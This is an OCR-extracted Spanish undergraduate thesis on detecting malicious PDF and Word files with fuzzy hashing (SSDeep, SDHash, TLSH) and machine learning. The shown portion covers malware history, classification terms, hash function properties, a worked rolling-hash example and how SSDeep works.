
Más allá del antivirus: técnicas fuzzy y minería de datos para detectar malware

Bonhomme Iglesias, Daniel

Curso 2015-2016



Director: Vanesa Daza, Rafael Ramírez

GRADO EN INGENIERÍA INFORMÁTICA

upf. Universitat Pompeu Fabra Barcelona
Escola Superior Politècnica

Trabajo de Fin de Grado

Más allá del antivirus:
técnicas fuzzy y minería de datos para detectar malware.

Daniel Bonhomme Iglesias

TRABAJO FINAL DE GRADO
GRADO EN INGENIERÍA INFORMÁTICA
ESCOLA SUPERIOR POLITÈCNICA UPF
AÑO 2016

DIRECTORES DEL TRABAJO
Vanesa Daza
Rafael Ramírez

A todos los profesores que han logrado que las palabras aprender y disfrutar sean sinónimos para mí.

A la 031, a vosotros os lo debo todo.

Agradecimientos

Principalmente a mis tutores, su acompañamiento, la dedicación, y las horas de debate encajadas en horarios imposibles. Sin ellos no podría haber realizado este trabajo.

En segundo lugar a Redborder, por dejarme participar en su proyecto, y dejarme hacer del mundo, un lugar un poco mejor.

A todos aquellos amigos, compañeros y profesores que me han inspirado, enseñado, y ayudado a tirar adelante este trabajo.

A mi pareja por darme apoyo en los momentos difíciles.

A todo aquel que lea este trabajo, porque recompensa el esfuerzo hecho.

Resumen

La ciberseguridad es un tema que lleva preocupando a los usuarios de la red desde el día en que surgieron los malware y se realizaron los primeros ataques de red que comprometieron la integridad de los datos que almacenaban sus computadoras. Con el paso de los años estos ataques han crecido en número y cada vez son más especializados, haciendo que las empresas que se dedican a la seguridad informática vayan siempre un paso por detrás.
El malware acostumbra a presentarse en forma de ejecutables legítimos o se esconde bajo la apariencia de un fichero inofensivo para lograr engañar al usuario. En este documento se presenta un análisis de varios algoritmos que permiten identificar la similitud entre ficheros mediante el uso de funciones resumen de tipo fuzzy como SSDEEP, SDHASH y TLSH. El estudio ha sido realizado sobre una pequeña base de datos compuesta por 25 archivos de texto (.doc y .pdf) con 5 ficheros infectados y 20 no infectados. Se han usado herramientas de *machine learning* para tratar de optimizar el algoritmo que más rendimiento nos ha mostrado en nuestro estudio.

Abstract

Cybersecurity is an issue that carries a concern for users of the network from the day the malware emerged and the first network attacks that compromised the integrity of the data stored their computers were made. Over the years these attacks have grown in number and are becoming more specialized, making companies dedicated to computer security always go one step behind.
The malware used to be in the form of legitimate executables or hides under the guise of a harmless file to achieve fool the user. This document provides an analysis of several algorithms to identify the similarity between files by using fuzzy type summary of how SSDEEP, SDHASH and TLSH functions is presented. The study was conducted on a small database consists of 25 text files (.doc and .pdf) 5 infected files and 20 uninfected. Tools were used to look machine learning algorithm to optimize the performance has shown us more in our study.

Prólogo

Este trabajo ha sido una gran oportunidad para mí, permitiéndome mezclar dos de mis grandes pasiones: la seguridad informática y el mundo del *big data*.
La idea original llegó a mi de las manos de Redborder, una empresa Sevillana que trabaja en el ámbito de la ciberseguridad.

Índice

Listado de figuras Pág

1. Introducción

Poco después de que el ordenador tomara fuerza y su uso se extendiera, aparecieron los primeros programas con la capacidad de autorreplicarse, y dichos programas fueron los precursores de lo que hoy en día conocemos como malware.

Como todo, el malware tiene su historia [1], y su historia empieza como un experimento científico en los laboratorios de BBN Technologies de la mano del ingeniero Bob H. Thomas en 1971. Creeper fue un programa que se copiaba en un ordenador DEC PDP-10 con sistema operativo TENEX, reproducía en terminal la frase “I’m a creeper, catch me if you can!” y se propagaba mediante ARPANET hacia otra computadora para replicarse. Una vez replicado, se eliminaba de la anterior.
A pesar de ser el primer ejemplo de malware, no se considera virus por el hecho de que no se conserva en los equipos, sino que “salta” de uno a otro.

En 1982, un estudiante de instituto de 15 años de edad inventó el primer “virus” ya que este no se borraba de los anteriores ordenadores que infectaba. Rich Skrenta programó Elk Cloner para que se copiara en los disquetes que se insertaban en la computadora y luego estos se copiaran en las memorias de los otros equipos Apple II. Elk Cloner tenía un contador que cuando el ordenador se encendía por quincuagésima vez aparecía el siguiente poema en pantalla:

“ Elk Cloner: The program with a personality

It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!

It will stick to you like glue
It will modify RAM too
Send in the Cloner!”

Elk Cloner tuvo una expansión real, puesto que se trataba de un virus real y no de un experimento realizado por investigadores.

En 1984 Fred Cohen y Leonard M. Adleman se refirieron a este tipo de programas como virus informático y de esta forma acuñaron el término.

En 1988, Robert Morris Jr. creó un gusano que infectó y se replicó a través de internet inhabilitando durante varias horas hasta 6000 computadoras, un 10% de todos las máquinas conectadas a la red. Este gusano combinaba un crack de contraseña y un buffer overflow en el programa “sendmail” de Unix. Robert Morris, fue la primera persona acusada por un delito informático, y la sentencia fue de 3

años con libertad condicional, 400 horas de servicio comunitario y una multa de 10.050 dólares. A día de hoy, Robert Morris Jr. está trabajando como profesor asociado en el MIT.

1.1. Motivación

La información, es un recurso muy valioso para las empresas, personas y entidades, necesaria para su funcionamiento y logro de los hitos marcados. Debido a su importancia, tanto las personas, las entidades o las empresas tienen la necesidad de proteger su información para que esta sea fiable, que esté disponible cuando se necesite y que pueda preservar la intimidad de esos datos.

En los últimos años, el campo de la Seguridad de la Información se ha desarrollado a ritmos vertiginosos. De tal forma que ha tomado un enfoque más global, abarcando no sólo aspectos tecnológicos sino también culturales, organizativos, legales, etc.

Este enfoque global requiere el uso de herramientas de gestión y análisis de la información que permitan valorar e identificar que amenazas son más relevantes para la seguridad de dicha información y la mitigación de los riesgos asociados.

1.2. Objetivos

Con el proyecto se quiere conseguir un análisis comparativo tanto de los algoritmos forenses como el uso de la minería de datos a modo de herramientas para reconocer archivos maliciosos que vulneren sistemas.

La hipótesis inicial que nos planteamos es que usando funciones hash se puedan identificar familias de malware mediante similitud binaria. Determinaremos como familias a las extensiones de ficheros (.pdf, .doc, etc.). El escenario ideal sería que pudiésemos escoger un miembro representativo de cada familia (un .pdf, un .doc, un .png, ...) y que este fuese capaz de tener similitud binaria con los demás archivos de igual extensión.

A continuación están listados los objetivos específicos que se van a seguir para realizar con éxito el estudio:

• Crear una base de datos pequeña para poder estudiar los algoritmos a pequeña escala.
La base de datos contendrá archivos PDF (.pdf) y documentos de Microsoft Word (.doc, .docx) y archivos infectados por troyanos en esos dos formatos.

• Calcular los tiempos de ejecución de los diversos algoritmos para resolver una misma tarea.

• Obtener la puntuación de los archivos mediante el uso de las funciones hash para poder ver si diferencian archivos infectados de archivos no infectados.

• Ver alternativas de *machine learning* como alternativas a fuzzy hashing para clasificar entre archivos malware y no malware.

1.3. Estado del arte

Debido a los delitos que se pueden cometer a través del ordenador, se está investigando en los campos de la informática forense. La informática forense consiste en el uso de las técnicas que permiten identificar, conservar, analizar y presentar datos que sean válidos durante un proceso legal.

Este campo nació en 1978 en el estado de Florida cuando se reconoció como crímenes los casos de modificación de datos, copyright, sabotaje y ataques similares [2].

Peter Norton en 1982 publica un conjunto de herramientas llamado Norton Utilities. Entre ellas destaca UnErase, una aplicación que permite la recuperación de archivos eliminados.

En 1984, el FBI crea el Magnetic Media Program que posteriormente en 1991 se convertirá en el Computer Analysis and Response Team (CART). Se trata del primer grupo de policía científica relacionada con las computadoras.

En 1987, Michael Oser Rabin y Richard Manning Karp presentaron su algoritmo de búsqueda en subcadenas [3]. Aunque fue un algoritmo de reconocimiento de patrones en firmas digitales, presentado para aplicarse en el campo de la criptografía, fue muy útil en el campo de la informática forense. El hecho de poder encontrar similitud entre subcadenas fue un aporte importante en las técnicas forenses. El algoritmo Karp-Rabin fue un precursor del *rolling hash* que explicaremos más adelante.

En estos últimos 10 años, la informática forense ha estado usando algoritmos derivados de la idea de Rabin-Karp para encontrar similitud entre binarios.

1.4. Estructura tesis

El trabajo se desarrollará en las siguientes 5 secciones.
En el capítulo número 2 de la tesis, explicaremos los conocimientos necesarios para comprender el trabajo, los orígenes en los que se basan los conceptos de seguridad de los que hablamos, y la explicación detallada del funcionamiento de los algoritmos que analizamos.
En el capítulo número 3, enumeramos las herramientas necesarias para poder llevar a cabo el estudio y posterior análisis, detallando su instalación.
En el capítulo número 4, se explica la metodología que se ha realizado, la creación de la base de datos, la creación del malware y la ejecución de las herramientas.
En el capítulo número 5 discutiremos los resultados generados por los algoritmos *fuzzy* y los resultados obtenidos del *machine learning*.
Finalmente en el capítulo número 6, cerraremos el trabajo con las conclusiones y la discusión del trabajo futuro.

2. Preliminares

En el capítulo de preliminares, hablaremos de los ámbitos que abarca el proyecto y conceptos necesarios para comprenderlo.

2.1. Machine learning:

Nuestro uso de *machine learning* será en el ámbito de clasificación de objetos.
Clasificaremos nuestros objetos en dos clases diferentes: archivos malware y archivos no malware.

2.1.1. Clasificación

Para simplificar la explicación, supondremos que tan solo tenemos dos conjuntos A y B (clase A y clase B), a los que un elemento $x \mid x \in A \setminus B \oplus x \in B \setminus A$.
Vamos a suponer que queremos evaluar una clasificación sobre la clase A, de tal forma que consideraremos la clase A como positiva y la clase B como negativa.

2.1.1.1. Positivos Verdaderos

Son aquellos datos que la hipótesis o el modelo propuesto ha clasificado en una clase concreta (A, que consideramos positiva porque la estamos evaluando) y realmente pertenecen a dicha clase (A), es decir, el modelo ha funcionado correctamente.

2.1.1.2. Falsos positivos

Son aquellos datos que la hipótesis o el modelo propuesto ha clasificado en una clase concreta (A) y no pertenecen a esa clase (pertenecerían a B ya que es la única otra clase que existe en nuestro ejemplo), es decir, el modelo no ha funcionado correctamente y ha generado un error.

2.1.1.3. Negativos Verdaderos

Son aquellos datos que la hipótesis o el modelo propuesto ha clasificado en una clase concreta (B, que consideramos negativa porque estamos evaluando A) y realmente pertenecen a dicha clase (B), es decir, el modelo ha funcionado correctamente.

2.1.1.4. Falsos Negativos

Son aquellos datos que la hipótesis o el modelo propuesto ha clasificado en una clase concreta (B) y realmente pertenecen a la clase que estamos evaluando (A, la clase positiva), es decir, el modelo no ha funcionado correctamente y ha generado un error.

2.1.2. Overfitting

Sobreentrenar un sistema a unas características muy específicas de los datos que no tienen relación con la función real. Esto es un problema porque puede generar falsos positivos y falsos negativos.




Fig 2.1.2: Esquema que muestra un ejemplo de overfitting

En la figura 2.1.2, vemos dos posibles modelos sobre un conjunto de datos. Se indica el modelo sin *overfitting* (lo consideraríamos correcto) con una línea verde, el modelo con *overfitting* con una línea roja, y los datos con círculos azules [4].

2.2. Seguridad

El ámbito de la seguridad del cual haremos uso en este trabajo, será el de las funciones hash (o resumen), el de las firmas digitales (digestos, hash o *signatures*) y el del análisis forense de similitud binaria.

2.2.1. Blacklisting y Whitelisting

Una *blacklist*, en el ámbito de la seguridad, es un registro o lista de entidades que deben ser discriminados de alguna forma respecto los que están fuera de esta lista. La discriminación suele ser de acceso a privilegios o servicios.

Una *whitelist,* en el ámbito de la seguridad, es un registro o lista de entidades que son marcadas como fiables, tienen acceso a privilegios o servicios determinados.

2.2.2. Funciones hash

Las funciones hash o funciones resumen son un tipo de algoritmos que suelen tener un conjunto de entrada de cualquier tamaño y un conjunto de salida de un tamaño fijo, de esta forma convirtiendo (o mapeando) una entrada normalmente grande en un grupo de elementos más pequeño habitualmente llamado resumen o digesto [5].

Las propiedades más importantes de las funciones hash son:

Uniformidad, es decir, que no genere unos valores con más probabilidad que otros.

Unidireccionalidad o propiedad de resistencia a preimagen, es decir: dado **h = H(x)** que sea *computacionalmente difícil* encontrar **x** partiendo de **h**.

Fuerte resistencia a colisiones, que sea *computacionalmente difícil* encontrar una **x** e **y** tal que **H(x) = H(y)**.

Las funciones hash tienen muchas utilidades diferentes como por ejemplo:

- Tablas Hash: construcciones de estructuras de datos de búsqueda eficiente
- Huellas digitales: aplicadas a strings las funciones hash devuelven un valor único de esa cadena.
- Códigos de autenticación de mensajes.
- Sumas de verificación (*checksum*): verifica que la información está completa, no es errónea y no ha sido modificada.
- Construcción de cadenas pseudoaleatorias.
- Construcción algoritmos de cifrado.
- Algoritmos de reducción o resumen.




Fig 2.2.2.1: Ejemplo de una función hash MD5 usada en la criptografía.

Debido a sus propiedades, las funciones hash tienen muchas aplicaciones como por ejemplo proteger la información, generar caches, encontrar duplicados u objetos similares ya sean estructuras simples o complejos cuerpos geométricos.
como ya hemos explicado anteriormente, uno de sus usos (y el más común de ellos) es para proteger contraseñas.
En las bases de datos no se guardan las contraseñas en forma de texto plano, sino que se guarda el hash del texto que nosotros introducimos a modo de contraseña, de esta forma evitando que cualquier persona pueda deducir el texto original. La idea se sustenta en la poca probabilidad de que suceda una colisión y coincidan dos hashes de cadenas distintas.




Fig 2.2.2.2: Uso de funciones hash en bases de datos.

Las funciones hash juegan un papel muy importante en nuestro estudio ya que las herramientas SSDeep, SDHash, SSDC y TLSH se basan en un tipo particular de funciones hash que explicaremos a continuación: las funciones de fuzzy hashing.

2.2.3. Fuzzy Hashing

Fuzzy hashing es un término usado en la informática forense para definir que dos objetos se parecen en contenido pero no son idénticos. Toma este nombre por el artículo matemático que presentó Lotfi A. Zadeh en 1965 sobre conjuntos difusos (*fuzzy sets*) y pertenencia a un conjunto o grupo (*membership*) y con qué grado se pertenece a este grupo (habitualmente en el dominio [0,1]).

Los algoritmos que tratamos en este trabajo usan la similaridad binaria entre dos objetos (inicial y objetivo), y esta es la relación de la fracción de substrings que comparten los dos objetos dividido entre el número total de substrings del primer objeto (objeto inicial).

Las principales aplicaciones que nos interesan son:

- Determinar si el objeto inicial es un derivado del objeto objetivo.
- Determinar si el objeto inicial está incrustado en el objeto objetivo.

En este trabajo usaremos funciones hash que calculan similaridad entre dos objetos y nos dan una puntuación entre 0-100 en el caso de SSDeep y SDHash, y una puntuación entre 0 y 999 en el caso de TLSH.

2.2.4. Piecewise Hashing

Este tipo de función hash consiste en dividir el binario en varios bloques de tamaño N y calcular el valor hash de esos bloques para luego concatenarlos. Normalmente se usa una función de hash como por ejemplo MD5 [6].




Fig 2.2.4: Esquema que muestra el funcionamiento de Piecewise Hashing

2.2.5. Rolling Hash

Este tipo de hashing devuelve un valor pseudoaleatorio dependiendo del contexto del input. Basado en el algoritmo Karp-Rabin, este tipo de hash funciona mediante una ventana deslizante, como si fuera un filtro de media móvil, donde se escoge el tamaño de esta ventana, se hace el hash de esos elementos de la ventana y se continúa quitando el primer elemento y añadiendo el siguiente (moviendo la ventana) [6].

La utilidad de los *rolling hash* reside en el hecho que es más fácil calcular un digesto a partir del anterior que estaba en la ventana, que volver a calcular el hash de nuevo.

Para el siguiente ejemplo, supongamos que tenemos la cadena “abcdef”, una ventana de 3 caracteres, y usamos como base el número primo 5.
Usaremos los valores de la tabla ASCII para codificar las letras a enteros.
Calculamos el hash para la subcadena “abc” y “bcd”.

$$h(abc) = a\cdot 5^0 + b\cdot 5^1 + c\cdot 5^2 = 97\cdot 1 + 98\cdot 5 + 99\cdot 25 = 3062 \quad ()$$
$$h(bcd) = b\cdot 5^0 + c\cdot 5^1 + d\cdot 5^2 = 98\cdot 1 + 99\cdot 5 + 100\cdot 25 = 3093 \quad ()$$




Fig 2.2.5: Esquema que muestra el cálculo directo de los hash

Ahora enseñaremos como funciona realmente el algoritmo de *rolling hash* calculando el mismo valor de una forma diferente.

Al moverse la ventana, se elimina el primer elemento y se añade el último. Por lo tanto el primer paso que haremos será restar el valor del hash que tenía el elemento que hemos eliminado, tal y como indica la ecuación (1).

$$h(abc) - h(a) = (a \cdot 5^0 + b \cdot 5^1 + c \cdot 5^2) - a \cdot 5^0 = 3062 - 97 = 2965 \quad (1)$$

El siguiente paso es dividir entre la base que se use en el sistema hash para deslizar la ventana, tal como indica la ecuación (2).

$$h(bc)/5 = (b \cdot 5^1 + c \cdot 5^2)/5 = b \cdot 5^0 + c \cdot 5^1 = 98 \cdot 1 + 99 \cdot 5 = 593 \quad (2)$$

Y el último paso consiste en sumar el valor del hash del nuevo elemento que añadimos a la ventana, como vemos en la ecuación (3).

$$h(bc) + h(d)^* = (b \cdot 5^0 + c \cdot 5^1) + d \cdot 5^2 = 593 + 2500 = 3093 \quad (3)$$
$$(^* Obviamente\ h(d)\ la\ potencia\ de\ la\ base\ de\ d\ es\ longitudventana - 1)$$

Como hemos podido observar el resultado es el mismo, y en ejemplos con una ventana mucho más grande, es más eficiente aplicar la forma del *rolling hash*.
Si en lugar de usar base 5 se usa base 2, la operación dividir se simplifica a un "Logical right shift" de 1 bit, una instrucción que se ejecuta en un ciclo de reloj (por lo tanto muy buena en tiempo).

2.3. SSDeep

Kornblum en 2006 publicó SSDeep [7], el primer algoritmo de similaridad binaria que existió. Actualmente se utiliza en análisis forenses de computadoras para encontrar archivos iguales o similares en una cantidad de tiempo bastante pequeña. La principal propiedad interesante que nos ofrece el algoritmo es el hecho de poder encontrar si algún hash está dentro de otro, es decir si algún fichero contiene algún otro en su interior. Esta propiedad es útil cuando estamos buscando código malicioso inyectado en cualquier fichero.

El algoritmo se compone de dos partes que son dos funciones hash, la primera, una función de *Piecewise hashing.* A continuación explicamos cómo se elige el tamaño de los bloques en el algoritmo.

El tamaño m de los bloques en que se va a partir el archivo, que depende del tamaño total n del archivo. Se decide con la ecuación mostrada a continuación (4), donde S es un valor inicial (64 en esta implementación) que va recalibrando b_{init} con cada iteración del algoritmo.

$$b_{init} = b_{min} \cdot 2^{\left\lfloor \log_2\left(\frac{n}{Sb_{min}}\right)\right\rfloor} \quad (4)$$

Después de obtener el tamaño de los bloques y pasar los bloques por una función resumen de criptografía (en nuestro caso MD5 pero se pueden usar otras), el algoritmo concatena esos resultados y los pasa por la siguiente función, una función de *Rolling hash*.

El tamaño de la ventana es de 7 bytes, y se va deslizando mientras aplica otra función hash que nos devolverá como *output* un digesto de SSDeep (*signature*) compuesto por *tamaño_bloque* y el hash en sí ($signature_1$: $signature_2$).

El primer número que veremos en los *outputs* de digestos SSDeep, será el tamaño de estos bloques. Después veremos una ristra de caracteres a la que llamaremos $signature_1$ donde cada uno es el resultado de aplicar las dos funciones hash (*Piecewise hashing* + *Rolling hash*), y que se ha concatenado con el siguiente para formar dicho string. En el *output* de SSDeep también nos encontramos con una ristra más pequeña que consistirá en $signature_2$ donde los bloques escogidos tendrán el tamaño de 2*bloque. Por el diseño interno de SSDeep, tan solo se podrán comparar digestos con un tamaño de bloque igual, y es por ese motivo, por el que también se muestra $signature_2$, para poder comparar con bloques de tamaño m con 2m y m/2.

Los tamaños de $signature_1$ y $signature_2$ varían según el tamaño del fichero insertado.

6:OaxWNEL1EPRm1cTe9DLWywOf8AncAFhF3aC+vUOOEYxfFEX+HaBFn42iah:zYu0m3WywOEAcAtaC+MOrFXYaBF42fh

Fig 2.3 *Output* de tamaño_bloque: $signature_1 : signature_2$

